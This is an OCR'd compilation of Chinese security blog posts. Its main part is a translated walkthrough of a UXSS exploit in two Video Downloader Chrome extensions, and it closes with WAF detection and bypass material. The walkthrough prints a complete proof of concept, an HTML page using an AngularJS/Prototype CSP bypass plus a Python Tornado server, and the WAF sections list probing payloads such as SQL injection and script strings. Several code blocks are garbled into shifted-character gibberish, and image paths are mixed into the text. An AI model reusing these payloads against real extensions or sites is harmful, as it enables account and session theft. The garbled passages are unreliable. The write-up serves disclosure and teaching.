今天就聊到这里吧，想要落地这个并没有那么容易，也不是每一家公司都能做到，在自身人力不足的情况下还是不要做这个，做好渗透测试，在恶意攻击之前发现安全问题，推动开发尽快修复安全问题，如果业务系统比较多，自身无法覆盖全面的渗透测试，可以开设 SRC 集白帽子之力来帮助企业发现安全问题，然后自研扫描器，将历史安全问题集成到扫描器中，保证历史安全问题不再出现，我们的价值也就能够很好的体现了，安全无止境，共勉！

FVS 补 菠 X[VV

原创 国勇 信安之路 2019-02-26

原文地址：
https://thehackerblog.com/video-download-uxss-exploit-detailed/

注意：此帖与先前的 Chrome 扩展漏洞报导略有不同。 我将实际与你一起浏览代码并向你展示如何跟踪一个扩展程序的步骤。所以整个事情的描述会较长。

当通过 tarnish 扫描大量 Chrome 扩展程序时，我发现了两款流行的 Chrome 扩展程序 Video Downloader for Chrome version 5.0.012 (820 万用户)和 Video Downloader Plus(730 万用户) 在浏览器的操作页中存在 XSS 漏洞，而利用这些扩展程序只要让受害者导航到攻击者控制的页面。

导致此漏洞的原因是使用字符串拼接生成 HTML，该 HTML 通过 jQuery 动态添加到 DOM。 攻击者可以创建一个特定的链接，这将导致在扩展的上下文中执行任意 JavaScript。 使用此漏洞，以下是攻击者可以滥用此扩展程序的访问权限：

```
%shup lvvlr qv%e ^
   %dodup v%
   %r qwh{wP hqxv%
   %sulydf|%
   %vwr udj h%
   %r rnlhv%
   %wdev%
   %xqdp lwhgVwr udj h%
   %heQdylj dwlr q%
   %heUht xhvw%
   %heUht xhvwEor fnlqj %
   %kwws=222%
   %kwwsv=222%
   %qr wlf dwlr qv%
```

`/

使用上述权限，攻击者可以 dump 所有浏览器 cookie，拦截所有浏览器请求，向各类已经获取到身份认证的站点发起请求并通信。就像它所获得的扩展程序一样强大。

漏洞

此漏洞的核心是以下代码：

```
vd.createDownloadSection = function(videoData) {
    return '<li class="video"> \
        <a class="play-button" href="' + videoData.url + '" target="_blank"></a> \
        <div class="title" title="' + videoData.fileName + '">' + videoData.fileName +
'</div> \
        <a class="download-button" href="' + videoData.url + '" data-file-name="' +
videoData.fileName + videoData.extension + '">Download - ' + Math.floor(videoData.size * 100
/ 1024 / 1024) / 100 + ' MB</a>\
        <div class="sep"></div>\
        </li>';
};
```


这是一个相当于教科书式的跨站脚本 (xss) 漏洞代码示例， 扩展程序从攻击者控制的页面中提取这些视频链接，所以利用它应该是直截了当的。 然而，就像教科书中的例子一样，现实世界的情况要复杂得多。 这篇文章将介绍沿途遇到的阻力，并展示它们是如何被绕过的。 我们将从数据输入的位置开始，并一直跟寻到最终触发的函数。

胜利的道路

该扩展程序使用 Content Script 从页面链接（标签）和视频（ 标签）收集视频 URL。 Content Script 是 JavaScript 代码片段，运行在用户浏览器被访问过的页面上（在这种情况下，用户访问的每个页面）。

以下代码来自扩展程序的 Content Script：

```
vd.getVideoLinks = function(node) {
    // console.log(node);
    var videoLinks = [];
    $(node)
        .find('a')
        .each(function() {
            var link = $(this).attr('href');
            var videoType = vd.getVideoType(link);
            if (videoType) {
                videoLinks.push({
                    url: link,
                    fileName: vd.getLinkTitleFromNode($(this)),
                    extension: '.' + videoType
                });
            }
        });
    $(node)
        .find('video')
        .each(function() {
            // console.log(this);
            var nodes = [];
            // console.log($(this).attr('src'));
            $(this).attr('src') ? nodes.push($(this)) : void 0;
            // console.log(nodes);
            $(this)
                .find('source')
                .each(function() {
                    nodes.push($(this));
                });
            nodes.forEach(function(node) {
                var link = node.attr('src');
                if (!link) {
                    return;}
                var videoType = vd.getVideoType(link);
                videoLinks.push({
                    url: link,
                    fileName: vd.getLinkTitleFromNode(node),
                    extension: '.' + videoType
                });
            });
        });
    return videoLinks;};
```


从上面的代码中可以看出迭代链接和视频元素，并在返回之前将信息收集到 videoLinks 数组中。 我们控制的 videoLinks 元素属性是 url（从 href 属性中提取）和 fileName（通过获取 title 属性，alt 属性或节点的内部文本来获取）。

此函数被 vd.findVideoLinks 调用：

```
vd.findVideoLinks = function(node) {
    var videoLinks = [];
    switch (window.location.host) {
        case 'vimeo.com':
            vd.sendVimeoVideoLinks();
            break;
        case 'www.youtube.com':
            break;
        default:
            videoLinks = vd.getVideoLinks(node);
    }
    vd.sendVideoLinks(videoLinks);
};
```


此调用发生在每个页面的页面加载开始时：

```
yg1lqlw@ixqfwrq+, ~
  yg1ilqgYIghrOlqnv+grfxphqw1erg|,>
 ∅
 yg1lqlw+,>
```

抓取到所有这些链接后，它们将通过 vd.sendVideoLinks 函数发送到扩展程序的后台页面。 以下是在扩展的后台页面中声明的消息侦听器：

```
chrome.runtime.onMessage.addListener(function(request, sender, sendResponse) {
    switch (request.message) {
        case 'add-video-links':
            if (typeof sender.tab === 'undefined') {
                break;
            }
            vd.addVideoLinks(request.videoLinks, sender.tab.id, sender.tab.url);
            break;
        case 'get-video-links':
            sendResponse(vd.getVideoLinksForTab(request.tabId));
            break;
        case 'download-video-link':
            vd.downloadVideoLink(request.url, request.fileName);
            break;
        case 'show-youtube-warning':
            vd.showYoutubeWarning();
            break;
        default:
            break;
    }
});
```

我们进入的 case 是 add-video-links，我们的 send.tab 不是 undefined，所以通过带上之前抓取的链接数据调用 ad.addVideoLinks 函数。 以下是 addVideoLinks 的代码：

```
vd.addVideoLinks = function(videoLinks, tabId, tabUrl) {
  ...trimmed for brevity...
    videoLinks.forEach(function(videoLink) {
        // console.log(videoLink);
        videoLink.fileName = vd.getFileName(videoLink.fileName);
        vd.addVideoLinkToTab(videoLink, tabId, tabUrl);
    });
};
```


上面的代码检查它之前是否已经存储了此 tabId 的链接数据。 如果不是则会创建一个新对象。 每条链接数据的 fileName 属性通过 vd.getFileName 函数获得，该函数代码如下：

```
vd.getFileName = function(str) {
    // console.log(str);
    var regex = /[A-Za-z0-9()_ -]/;
    var escapedStr = '';
    str = Array.from(str);
    str.forEach(function(char) {
        if (regex.test(char)) {
            escapedStr += char;
        }
    });
    return escapedStr;
};
```


上述函数破坏了通过链接数据的 fileName 属性来构造 DOM-XSS 的机会。它将删除任何与正则表达式 [A-Za-z0-9()_ -] 不匹配的字符，遗憾的是包括了如 " 字符，这些字符可以在 HTML 字符拼接时用于属性截断。

这只给我们留下了 url 属性来绕过，所以继续找。

videoLink 被发送到 vd.addVideoLinkToTab 函数，该函数如下：

```
vd.addVideoLinkToTab = function(videoLink, tabId, tabUrl) {
  ...trimmed for brevity...
    if (!videoLink.size) {
        console.log('Getting size from server for ' + videoLink.url);
        vd.getVideoDataFromServer(videoLink.url, function(videoData) {
            videoLink.size = videoData.size;
            vd.addVideoLinkToTabFinalStep(tabId, videoLink);
        });
    } else {
        vd.addVideoLinkToTabFinalStep(tabId, videoLink);
    }
};
```


该脚本检查链接数据是否具有 size 属性。 在未设置大小的情况下，它通过 vd.getVideoDataFromServer 函数获取链接文件的大小。

```
vd.getVideoDataFromServer = function(url, callback) {
    var request = new XMLHttpRequest();
    request.onreadystatechange = function() {
        if (request.readyState === 2) {
            callback({
                mime: this.getResponseHeader('Content-Type'),
                size: this.getResponseHeader('Content-Length')
            });
            request.abort();
        }
    };
    request.open('Get', url);
    request.send();
};
```


上面的代码只是触发 XMLHTTPRequest 请求以获取指定链接上的 http 头，并提取 Content-Type 和 Content-Length 头。返回此数据，Content-Length 头的值用于设置 videoLinks 元素的 size 属性。 完成此操作后，结果将传递给 vd.addVideoLinkToTabFinalStep ：

```
vd.addVideoLinkToTabFinalStep = function(tabId, videoLink) {
    // console.log("Trying to add url "+ videoLink.url);
    if (!vd.isVideoLinkAlreadyAdded(
            vd.tabsData[tabId].videoLinks,
            videoLink.url
        ) &&
        videoLink.size > 1024 &&
        vd.isVideoUrl(videoLink.url)
    ) {
        vd.tabsData[tabId].videoLinks.push(videoLink);
        vd.updateExtensionIcon(tabId);
    }
};
```


这里开始遇到一些障碍。我们希望将 URL 附加到 vd.tabsData[tabId].videoLinks 数组，但必须满足如下条件：

```
$yg1lvYlghr OlqnDquhdg| Dgghg+
  yg1wdevGdwd^wdeLg`1ylghr Olqnv/
  ylghr Olqn1xuc,
))
ylghr Olqn1vl}hA4357))
yg1lvYlghr Xuo+ylghr Olqn1xuq
```

vd.isVideoLinkAlreadyAdded 是一个简单的检查，以查看该 URL 是否已记录在 vd.tabsData[tabId].videoLinks 数组中。第二项检查是 videoLink.size 大于 1024。回想一下这个值是接收于 Content-Length 头。为了通过此检查，我们创建了一个简单的 Python Tornado 服务器并创建了一个通配符路由来返回足够大 Content-Length 进行响应：

```
...trimmed for brevity...
def make_app():
    return tornado.web.Application([
        ...trimmed for brevity...
        (r"/.*", WildcardHandler),
    ])
...trimmed for brevity...
class WildcardHandler(tornado.web.RequestHandler):
    def get(self):
        self.set_header("Content-Type", "video/x-flv")
        self.write( ("A" * 2048 ) )
...trimmed for brevity...
```


现在我们已经通配了那条路由，无论我们的链接是什么，它总是会路由到一个返回 >1024 字节的页面。 解决了这个检查。

下一项检查要求 vd.isVideoUrl 函数返回 true，该函数的代码如下：

```
vd.videoFormats = {
    mp4: {
        type: 'mp4'
    },
    flv: {
        type: 'flv'
    },
    mov: {
        type: 'mov'
    },
    webm: {
        type: 'webm'
    }
};
vd.isVideoUrl = function(url) {
    var isVideoUrl = false;
    Object.keys(vd.videoFormats).some(function(format) {
        if (url.indexOf(format) != -1) {
            isVideoUrl = true;
            return true;
        }
    });
    return isVideoUrl;
};
```

这项检查相当简单。 它只是检查以确保 URL 中包含 mp4，flv，mov 或 webm。 可以通过将 .flv 添加到我们的 url palyload 结尾来绕过检查。

由于已成功满足所有条件，因此我们的 url 会附加到 vd.tabsData[tabId].videoLinks 数组中。

转到包含上面显示的核心易受攻击的函数 popup.js 脚本文件，我们看到以下内容：

```
$(document).ready(function() {
    var videoList = $("#video-list");
    chrome.tabs.query({
        active: true,
        currentWindow: true
    }, function(tabs) {
        console.log(tabs);
        vd.sendMessage({
            message: 'get-video-links',
            tabId: tabs[0].id
        }, function(tabsData) {
            console.log(tabsData);
            if (tabsData.url.indexOf('youtube.com') != -1) {
                vd.sendMessage({
                    message: 'show-youtube-warning'
                });
                return }
            var videoLinks = tabsData.videoLinks;
            console.log(videoLinks);
            if (videoLinks.length == 0) {
                $("#no-video-found").css('display', 'block');
                videoList.css('display', 'none');
                return }
            $("#no-video-found").css('display', 'none');
            videoList.css('display', 'block');
            videoLinks.forEach(function(videoLink) {
                videoList.append(vd.createDownloadSection(videoLink));
            })
        });
    }); $('body').on('click', '.download-button', function(e) {
        e.preventDefault();
        vd.sendMessage({
            message: 'download-video-link',
            url: $(this).attr('href'),
            fileName: $(this).attr('data-file-name')
        });
    });
});
```


单击扩展程序的浏览器图标(浏览器的右上键)时会触发上述代码。该扩展程序会在 Chrome 扩展程序 API 中查询当前标签的元数据。 tab 的 ID 取自元数据，get-video-links 调用将发送到后台页面，对应的代码只是调用

sendResponse(vd.getVideoLinksForTab(request.tabId)); 它返回我们上面讨论的视频链接数据。

迭代视频链接并将每个视频链接传递给本文开头所示的 vd.createDownloadSection 函数。 这会使用 HTML 连接来构建一个使用 jQuery 的 .append() 函数附加到 DOM 的大字符串。 将带有用户输入的原始 HTML 传递给 append() 函数是跨站点脚本（XSS）的典型示例。

看来可以相对毫发无损地将我们的 payload 送到易受攻击的函数中！ 然而，现在庆祝还为时过早。 我们还有另一个需要克服的阻力：内容安全策略（CSP）。

内容安全策略(CSP:Content Security Policy)

有趣的是，此扩展的内容安全策略在其 script-src 指令中没有 unsafe-eval。 以下是来自扩展的 csp 定义：

```
vfulsw0vuf *vhoi* kwwsv=22zzz1jrrjdh0dqdq0wfv1frp
kwwsv=22vvo1jrrjdh0dqdq0wfv1frp kwwsv=22dslv1jrrjdh1frp
kwwsv=22dml{1jrrjdhdslv1frp> vw|dh0vuf *vhoi** *xqvdih0lqdqh*
*xqvdih0hydo*> frqqhfw0vuf -> remhfw0vuf *vhoi*
```

从上面的内容安全策略（CSP）中我们可以看到 script-src 如下

```
vfulsw0vuf *vhoi* kwwsv=22zzz1jrrjdh0dqdq0wfv1frp
kwwsv=22vvo1jrrjdh0dqdq0wfv1frp kwwsv=22dslv1jrrjdh1frp
kwwsv=22dml{1jrrjdhdslv1frp
```

当你希望绕过 CSP 政策时，在 script-src 指令中同时看到 https://apis.google.com 和 https://ajax.googleapis.com 是非常幸运的。这些站点上托管了许多 JavaScript 库，以及 JSONP endpoints - 两者都可用于绕过内容安全策略。

对于这个领域的一些领先绕过艺术是 H5SC Minichallenge 3: "Sh*t, it's CSP!" ，他是一场比赛，参赛者必须在一个只有白名单 ajax.googeapis.com 的页面上实现 XSS。这一挑战与我们现在面临的情况非常相似。

该竞赛中更聪明的解决方案之一是以下 payload：

```
%qj0dss qj0fvsA?edvh
```

```
kuhi@22dmd{1jrrjchdslv1frp2dmd{2dev2A?vfulsv
vuf@dqjxoduma2413142dqjxodu1maA?2vfulswA?vfulsv
vuf@surwvwsh241:15132surwvwsh1maA?2vfulswA_~_~'rq1fxuu|1fdo
o+,1ddhuwv466:
```

引用竞赛者的解决方案：

1、这个提交非常有趣，因为它滥用了将 Prototype.js 与 AngularJS 结合起来的效果。

2、 AngularJS 非常成功地使用他集成的沙箱禁止进入 window。 然而，Prototype.JS 使用 curry 属性扩展函数，在使用 call() 调用时返回一个窗口对象 - 没有 AngularJS 注意到。 这意味着，我们可以使用 Prototype.JS 来获取窗口


3、并执行该对象的几乎任意方法。

4、列入白名单的 Google-CDN 提供过时的 AngularJS 版本以及 Prototype.JS - 让我们可以根据需要访问我们在窗口上操作所需的内容。 它不需要用户交互来工作。

通过修改此 payload，我们也可以利用此扩展。 以下是使用相同技术执行警报的 payload alert('XSS in Video Downloader for Chrome by mandatory')：

```
%qj0dssqj0fvsA?vfulsv
vuf@kwwsv=22dmd{1jrrjchdslv1frp2dmd{2dev2dqjxoduma2413142dq
jxodu1maA
?2vfulswA?vfulsv
vuf@kwwsv=22dmd{1jrrjchdslv1frp2dmd{2dev2surwvwsh241:15132
surwvwsh1maA
?2vfulswA_~_~'rq1fxuu|1fdoo+,1ddhuwv*[VVlqYlghrGrzqordghu
iruFkurph e|pdqgdwru|*;_Ø_Ø?$00
```

下图显示了单击扩展名图标时，我们的 payload 被触发：




现在可以在扩展程序的上下文中执行任意的 JavaScript，并且可以滥用扩展程序访问的任何扩展程序 API。 但是，它要求用户在我们的恶意页面上单击扩展图标。 在构建漏洞利用时最好不要传达弱点的存在，因此我们会尝试使其不需要用户交互。

回到 manifest.json，我们可以看到 webaccessibleresources 指令已设置为以下内容：

```
%2 hedffhvvledhuhvr xuf hv%8 ^
   %8%
 `
```

仅使用通配符意味着任何网页都可以 `` 并获取扩展中包含的任何资源。在示例中，要包含的资源是 popup.html 页面，该页面通常仅在用户单击扩展程序的图标时显示。 通过 iframing 此页面以及之前的 payload，我们有一个无需用户交互的漏洞利用：



最终的 payload 如下：

```
<!DOCTYPE html>
<html>
<body>
    <a href="https://&#x22;ng-app ng-csp&#x3E;&#x3C;script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.0.1/angular.js&#x3E;&#x3C;/script&#x3E
;&#x3C;script
src=https://ajax.googleapis.com/ajax/libs/prototype/1.7.2.0/prototype.js&#x3E;&#x3C;/script&
#x3E;\{\{$on.curry.call().alert(&#x27;XSS in Video Downloader for Chrome by
mandatory&#x27;)\}\}&#x3C;!--.flv">test</a>
    <iframe src="about:blank" id="poc"></iframe>
    <script>
    setTimeout(function() {
        document.getElementById( "poc" ).setAttribute( "src", "chrome-
extension://dcfofgiombegngbaofkeebiipcdgpnga/html/popup.html" );
    }, 1000);
    </script>
</body>
</html>
```


这分为两部分，第一部分为当前 tab 设置 videoLinks 数组。第二部分在一秒钟后触发并生成 iframe，chrome-extension 的位置://dcfofgiombegngbaofkeebiipcdgpnga/html/popup.html（弹出页面）。最终的 poc（Python webserver 和 all）如下：

```
import tornado.ioloop
import tornado.web
class MainHandler(tornado.web.RequestHandler):
    def get(self):
        self.write("""
<!DOCTYPE html>
<html>
<body>
    <a href="https://&#x22;ng-app ng-csp&#x3E;&#x3C;script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.0.1/angular.js&#x3E;&#x3C;/script&#x3E
;&#x3C;script
src=https://ajax.googleapis.com/ajax/libs/prototype/1.7.2.0/prototype.js&#x3E;&#x3C;/script&
#x3E;\{\{$on.curry.call().alert(&#x27;XSS in Video Downloader for Chrome by
mandatory&#x27;)\}\}&#x3C;!--.flv">test</a>
    <iframe src="about:blank" id="poc"></iframe>
    <script>
    setTimeout(function() {
        document.getElementById( "poc" ).setAttribute( "src", "chrome-
extension://dcfofgiombegngbaofkeebiipcdgpnga/html/popup.html" );
    }, 1000);
    </script>
</body>
</html>
        """)
class WildcardHandler(tornado.web.RequestHandler):
    def get(self):
        self.set_header("Content-Type", "video/x-flv")
        self.write( ("A" * 2048 ) )
def make_app():
    return tornado.web.Application([
        (r"/", MainHandler),
        (r"/.*", WildcardHandler),
    ])
if __name__ == "__main__":
    app = make_app()
    app.listen(8888)
    tornado.ioloop.IOLoop.current().start()
```

信安之路

披露和补救

由于没有明确的方式可以联系任何一位扩展所有者（各个 Chrome 扩展程序页面上会尽量显示更少的联系人信息）。我联系了一些在 Google 的 Chrome Extension security 工作的人。他们适当地通知了扩展所有者，并努力获得修复。这两个扩展的最新版本不再容易受到此处描述的漏洞的影响。这篇文章也等待了每个人的扩展程序自动更新后，所以每个人都应该打补丁！

That's All Folks

如果你有任何问题或意见，请随时通过 Twitter@IAmMandatory 与我联系。如果你想查找一些 Chrome 扩展程序漏洞，请尝试使用我自己构建的扫描程序 tarnish:

https://thehackerblog.com/tarnish/

以帮助你入门，源代码:

https://github.com/mandatoryprogrammer/tarnish

如果你正在寻找 Chrome 扩展程序安全性的简介，请查看“Kicking the Rims – A Guide for Securely Writing and Auditing Chrome Extensions”:

https://thehackerblog.com/kicking-the-rims-a-guide-for-securely-writing-and-auditing-chrome-extensions/

Z DI 补 罗

原创 myh0st 信安之路 2019-02-27

项目地址：https://github.com/0xInfection/Awesome-WAF

今天来为大家推荐一个新的开源项目，这个项目收集整理了非常全面的 WAF 相关技术，其中包括 WAF 的简介、如何识别 WAF、常见 WAF 的指纹识别方法、绕 WAF 的测试技术、已知 WAF 的绕过方式、如何用工具绕 WAF 以及一些参考链接等。

简介

通常 WAF 的检测规则是通过编写规则判断请求是否是恶意的，还有的会通过学习用户的行为自动添加规则。

对于 WAF 的设计模式有三种，分别是黑名单模式、白名单模式以及混合模式（既有白名单又有黑名单）。

识别 WAF 的方法

如何发现存在 WAF 系统

1、WAF 的常用端口于常见的 WEB 应用端口是一致的，比如： 80, 443, 8000, 8008, 8080, 8088 等。

2、一些 WAF 会把自己的特征设置到请求到 cookie 中，如：Citrix Netscaler, Yunsuo WAF

3、一些 WAF 会把自己的特征设置到 header 中，如：Anquanbao WAF, Amazon AWS WAF

4、一些 WAF 会经常改变 header 和掺杂一些字符来混淆攻击者，如 Citrix Netscaler, F5 Big IP

5、会有少量的 WAF 会在 header 中的 server 字段中暴露自己，如：Approach, WTS WAF

6、有一些 WAF 会在返回的内容中增加自己的标识，如： DotDefender, Armor, Sitelock

7、其他的一些 WAF 会识别恶意请求而返回异常响应代码，如：WebKnight, 360 WAF

如何识别 WAF

1、用浏览器正常访问页面，记录访问的 header，重点关注 cookie 的值

2、尝试用命令行工具（如 curl）访问页面，查看响应的内容和 header，可以不包含 user-agent

3、如果是登录页面，可以使用像 ' or 1 = 1 — 这样的 payload

4、如果是一些输入框，可以使用像 alert()这样的 payload

5、使用旧的 http 协议，像 HTTP/0.9 (HTTP/0.9 不支持 POST 类型的请求)

6、很多时候，WAF 系统会根据不同类型的请求更换 header 中 server 字段的值

7、给服务器发送一个 FIN/RST 的数据包，查看响应包，可以使用 hping3 或 scapy 这样的工具

8、侧面判断，检查请求和响应的时间，存在 WAF 的话，通常响应时间会相对较慢

WAF 指纹统计

这里的指纹包含了 83 款不同的 WAF 产品，其中包含：360 Firewall、aeSecure、Airlock (Phion/Ergon)、Anquanbao WAF、Armor Defense、Application Security Manager (F5 Networks)、Approach Firewall、Amazon AWS WAF、Baidu Yunjiasu、Barracuda WAF、Bekchy (Faydata)、BitNinja Firewall、Bluedon IST、BIG-IP ASM (F5 Networks)、BinarySec WAF、BlockDos、ChinaCache Firewall、ACE XML Gateway (Cisco)、Cloudbric、Cloudflare、Cloudfront (Amazon)、Comodo Firewall、CrawlProtect (Jean-Denis Brun)、GoDaddy Firewall、IBM WebSphere DataPower、Deny-All Firewall、Distil Firewall、DoSArrest Internet Security、dotDefender、EdgeCast (Verizon)、Expression Engine (EllisLab)、FortiWeb Firewall、GreyWizard Firewall、HyperGuard Firewall、Imperva SecureSphere、Immunify360 (CloudLinux Inc.)、ISAServer、Janusec Application Gateway、Jiasule Firewall、KnownSec Firewall、KONA Site Defender (Akamai)、Malcare (Inactiv)、ModSecurity (Trustwave)、NAXSI (NBS Systems)、Netcontinuum (Barracuda)、NinjaFirewall

(NinTechNet)、NetScaler (Citrix)、NewDefend Firewall、NSFocus Firewall、onMessage Shield (Blackbaud)、Palo Alto Firewall、PerimeterX Firewall、Profense Firewall、Radware Appwall、Reblaze Firewall、Request Validation Mode (ASP.NET)、RSFirewall (RSJoomla)、Safe3 Firewall、SafeDog Firewall、SecureIIS (BeyondTrust)、SEnginx (Neusoft)、ShieldSecurity、SiteGround Firewall、SiteGuard (JP Secure)、SiteLock TrueShield、SonicWall (Dell)、Sophos UTM Firewall、SquareSpace Firewall、StackPath (StackPath LLC)、Stingray (RiverBed/Brocade)、Sucuri CloudProxy、Tencent Cloud WAF、TrafficShield (F5 Networks)、URLMaster SecurityCheck (iFinity/DotNetNuke)、URLScan (Microsoft)、USP Secure Entry、Varnish (OWASP)、VirusDie Firewall、WallArm (Nginx)、WatchGuard Firewall、WebKnight (Aqtronix)、WP Cerber Firewall、Yundun Firewall、Yunsuo Firewall 等。

总结

这个项目整理的内容目前来说还是很多的，我就不多说了，剩下的内容请查看该项目，有任何问题请直接联系作者，我这里主要是推荐一下该项目，从内容上看，作者是下了不小的功夫的，值得一观。最后做个广告，欢迎加入我们信安之路的知识星球一起学习一起成长，加入方式包括：投稿和付费，无论如何都欢迎你的到来。

Z DI 绕

原创 qiaoy 信安之路 2019-01-24

在企业架构中，安全体系同剥洋葱一般，由外及内是由一层层的安全产品和规范构成，越处于外层承重越大，WAF 属七层防护的第一道墙，随着互联网技术发展，业务对外提供服务的方式逐渐收拢，Web 接口与应用垄断流量，WAF 成了安全战场中被炮火攻击最惨烈的前线。

痼疾

虽然 WAF 属于较成熟的安全产品，但不同公司，不同场景都可能衍生出不同的部署方式，一个关键原因就是安全、效率、成本的不可能三角，互联网公司中，效率代表产品的易用性和响应时间，往往很难有较大牺牲，成本和安全的组合形式决定了安全产品架构的不同，即便在倾向选择中安全成为首位，WAF 产品本身也有痼疾：HTTP 协议和业务场景的复杂性导致很难有统一的策略规范，加之 WAF 抽离于业务代码逻辑以外，这些耦合上的瑕疵很容易成为绕过 WAF 防护的突破口。

再者，不管是基于正则匹配还是机器学习，考量 WAF 的指标永远是相互矛盾的：误报率，漏报率。在安全和效率(业务)的博弈中，没有完美，只有适配，这也就决定了 WAF 的定位。

WAF 绕过

WAF 的痼疾在越来越复杂的系统对接中存在耦合缺漏，不同类型的漏洞，在 WAF 的 Bypass 测试中关注点自然也不同，本文尝试找寻一些规则对抗以外的捷径进行 bypass，通过以下几个维度进行尝试：

1、架构层面

2、协议/中间件层面

3、系统/数据库/编程语言层面

架构层面

在千奇百怪的 WAF 架构中，始终脱胎换骨于两种基础的架构：串联和旁路。


串联

串联 WAF 一般权重较高，对攻击的请求和会话有优先于业务的一票否决权，是最为常见的 WAF 架构方式，不过串联接入业务意味着 WAF 系统会捆绑、分担业务指标，在日益追求高响应的复杂链路中强行增加了一个单点故障隐患，那考核运维健壮性的指标(可用性、响应耗时和故障率等)将是悬置 WAF 头顶的达摩克利斯之剑。

